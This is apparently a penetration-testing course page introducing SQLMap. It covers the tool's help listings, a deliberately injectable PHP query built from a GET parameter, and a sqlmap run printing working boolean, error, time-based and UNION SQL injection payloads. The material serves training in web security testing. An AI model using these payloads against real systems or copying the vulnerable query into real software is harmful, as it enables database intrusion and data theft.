Getting Started with SQLMap

Upon starting using SQLMap, the first stop for new users is usually the program's help message. To help new users, there are two levels of help message listing:

- `Basic Listing` shows only the basic options and switches, sufficient in most cases (switch `-h`):

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```
MisaelMacias@htb[/htb]$ sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs
...SNIP...
```

- `Advanced Listing` shows all options and switches (switch `-hh`):

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```
MisaelMacias@htb[/htb]$ sqlmap -hh
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    -A AGENT, --user..  HTTP User-Agent header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values (e.g. &)
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
...SNIP...
```

For more details, users are advised to consult the project's wiki, as it represents the official manual for SQLMap's usage.


Basic Scenario

In a simple scenario, a penetration tester accesses the web page that accepts user input via a `GET` parameter (e.g., `id`). They then want to test if the web page is affected by the SQL injection vulnerability. If so, they would want to exploit it, retrieve as much information as possible from the back-end database, or even try to access the underlying file system and execute OS commands. An example SQLi vulnerable PHP code for this scenario would look as follows:

Code: php

```php
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
    die("<b>SQL error:</b> ". mysqli_error($link) . "<br>\n");
```

As error reporting is enabled for the vulnerable SQL query, there will be a database error returned as part of the web-server response in case of any SQL query execution problems. Such cases ease the process of SQLi detection, especially in case of manual parameter value tampering, as the resulting errors are easily recognized:



To run SQLMap against this example, located at the example URL `http://www.example.com/vuln.php?id=1`, would look like the following:

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```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/vuln.php?id=1" --batch

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 22:26:45 /2020-09-09/

[22:26:45] [INFO] testing connection to the target URL
[22:26:45] [INFO] testing if the target URL content is stable
[22:26:46] [INFO] target URL content is stable
[22:26:46] [INFO] testing if GET parameter 'id' is dynamic
[22:26:46] [INFO] GET parameter 'id' appears to be dynamic
[22:26:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS)
[22:26:46] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values
[22:26:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:26:46] [WARNING] reflective value(s) found and filtering out
[22:26:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with
[22:26:46] [INFO] testing 'Generic inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[22:26:46] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
...SNIP...
[22:26:46] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL
[22:26:46] [INFO] testing 'MySQL inline queries'
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:26:46] [WARNING] time-based comparison requires larger statistical model, please wait.......... (done)
...SNIP...
[22:26:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:26:56] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:26:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one ot
[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right numb
[22:26:56] [INFO] target URL appears to have 3 columns in query
[22:26:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8814=8814

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7744 FROM(SELECT COUNT(*),CONCAT(0x7170706a71,(SELECT (ELT(7744=7744,1))),0x71707a7871,F

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3669 FROM (SELECT(SLEEP(5)))TIxJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d53485a52474a7
---
[22:26:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[22:26:57] [INFO] fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'

[*] ending @ 22:26:57 /2020-09-09/
```

Note: in this case, option '-u' is used to provide the target URL, while the switch '--batch' is used for skipping any required user-input, by automatically choosing using the default option.